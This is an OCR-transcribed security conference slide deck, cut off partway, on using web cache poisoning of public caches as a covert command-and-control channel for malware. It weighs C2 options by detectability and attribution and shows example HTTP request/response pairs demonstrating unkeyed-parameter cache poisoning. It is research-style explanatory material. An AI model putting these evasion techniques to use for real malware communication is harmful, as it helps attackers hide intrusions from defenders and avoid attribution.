
Booz | Allen | Hamilton®




WEB CACHE TUNNELING


Exploiting public web caches for stealthy command-and-control

JUSTIN OHNEISER, NOVEMBER 2021

ORIENTATION


Welcome to the **`Pseud0nymous`** collective!





Director
Network Communications

RESPONSIBILITIES



Director
Network Communications


Good malware communication should be..

• **Reliable**	or the operation could fail
• **Undetectable**	or the operation could get caught
• **Untraceable**	or the operational infrastructure could get caught
• **Unattributable**	or <u>**you**</u> could get caught

WEIGHING THE OPTIONS

	Reliable	Undetectable	Untraceable	Unattributable


WEIGHING THE OPTIONS



	Reliable	Undetectable	Untraceable	Unattributable
TCP Stream	🟩	🟩		

- Persistent TCP connection could be suspicious, potentially leading to detection
- TCP destination could be suspicious, potentially revealing infrastructure
- Infrastructure could be investigated, potentially revealing identity

WEIGHING THE OPTIONS



	Reliable	Undetectable	Untraceable	Unattributable
TCP Stream	🟩	🟩		
HTTPS Beacon	🟩	🟩		

- HTTPS destination could be suspicious, potentially revealing infrastructure
- Infrastructure could be investigated, potentially revealing identity

WEIGHING THE OPTIONS


	Reliable	Undetectable	Untraceable	Unattributable
TCP Stream	🟩	🟩		
HTTPS Beacon	🟩	🟩		
Twitter Beacon	🟩	🟩	🟩	

- Twitter persona could be investigated, potentially revealing identity

RESEARCH


HOW DO WEBSITES WORK

- Alice sends an HTTP request to the server, which returns an HTTP response.




HOW DO WEBSITES WORK

- Alice sends an HTTP request to the server, which returns an HTTP response.
- So does Bob.
- So do a lot of other people.




HOW DOES WEB CACHING WORK



- So does Bob.
- So do a lot of other people.
- To reduce server load, a **reverse proxy** sits between clients and the server, saving copies of certain responses in a **cache** according to each request's **cache key**.

HOW DOES WEB CACHING WORK




- To reduce server load, a **reverse proxy** sits between clients and the server, saving copies of certain responses in a **cache** according to each request's **cache key**.

- Cached responses are then directly provided to other users for requests matching the **cache key**, sparing the server from having to recreate them.


A CLOSER LOOK AT WEB CACHING

Consider the following search page.



1. Responses are **cached**
2. Cached responses **reflect** the requested URL
3. Only the **q** URL argument is in the **cache key**

A CLOSER LOOK AT WEB CACHING



Request	Response


`GET /?q=foo HTTP/1.1`	`HTTP/1.1 200 OK`
	`X-Cache-Status: MISS`
	…
	`No results for /?q=foo`

`GET /?q=foo&p=bar HTTP/1.1`	`HTTP/1.1 200 OK`
	`X-Cache-Status: HIT`
	…
	`No results for /?q=foo`

Two requests with identical cache keys.

- First response came from the application server, stored in the cache (MISS)
- Second response came from the cache (HIT)

A CLOSER LOOK AT WEB CACHING



Request	Response


`GET /?q=foo&p=bar HTTP/1.1`	`HTTP/1.1 200 OK`
	`X-Cache-Status: MISS`
	…
	`No results for /?q=foo&p=bar`

`GET /?q=foo HTTP/1.1`	`HTTP/1.1 200 OK`
	`X-Cache-Status: HIT`
	…
	`No results for /?q=foo&p=bar`

Again, two requests with identical cache keys.

- First response came from the application server, stored in the cache (`MISS`)
- Second response came from the cache (`HIT`)

A CLOSER LOOK AT WEB CACHING



```
GET /?q=foo&p=bar HTTP/1.1
```

```
HTTP/1.1 200 OK
X-Cache-Status: MISS
…
No results for /?q=foo&p=bar
```

```
GET /?q=foo HTTP/1.1
```

```
HTTP/1.1 200 OK
X-Cache-Status: HIT
…
No results for /?q=foo&p=bar
```

Again, two requests with identical cache keys.

- First response came from the application server, stored in the cache (MISS)
- Second response came from the cache (HIT)
- Second response contains data only present in the first request (p=bar)

-- Web Cache Poisoning

A CLOSER LOOK AT WEB CACHE POISONING

	Request	Response

Alice	`GET /?q=foo&p=bar HTTP/1.1`	`HTTP/1.1 200 OK`
		`X-Cache-Status: MISS`
		`…`
		`No results for /?q=foo&p=bar`

Bob	`GET /?q=foo HTTP/1.1`	`HTTP/1.1 200 OK`
		`X-Cache-Status: HIT`
		`…`
		`No results for /?q=foo&p=bar`

Keyed

Unkeyed

Alice makes a request for key q=foo with extra unkeyed data p=bar.
Bob then makes a request for key q=foo.

- Alice **stored** p=bar in the cache
- Bob **retrieved** p=bar from the cache

A CLOSER LOOK AT WEB CACHE POISONING

	Request	Response

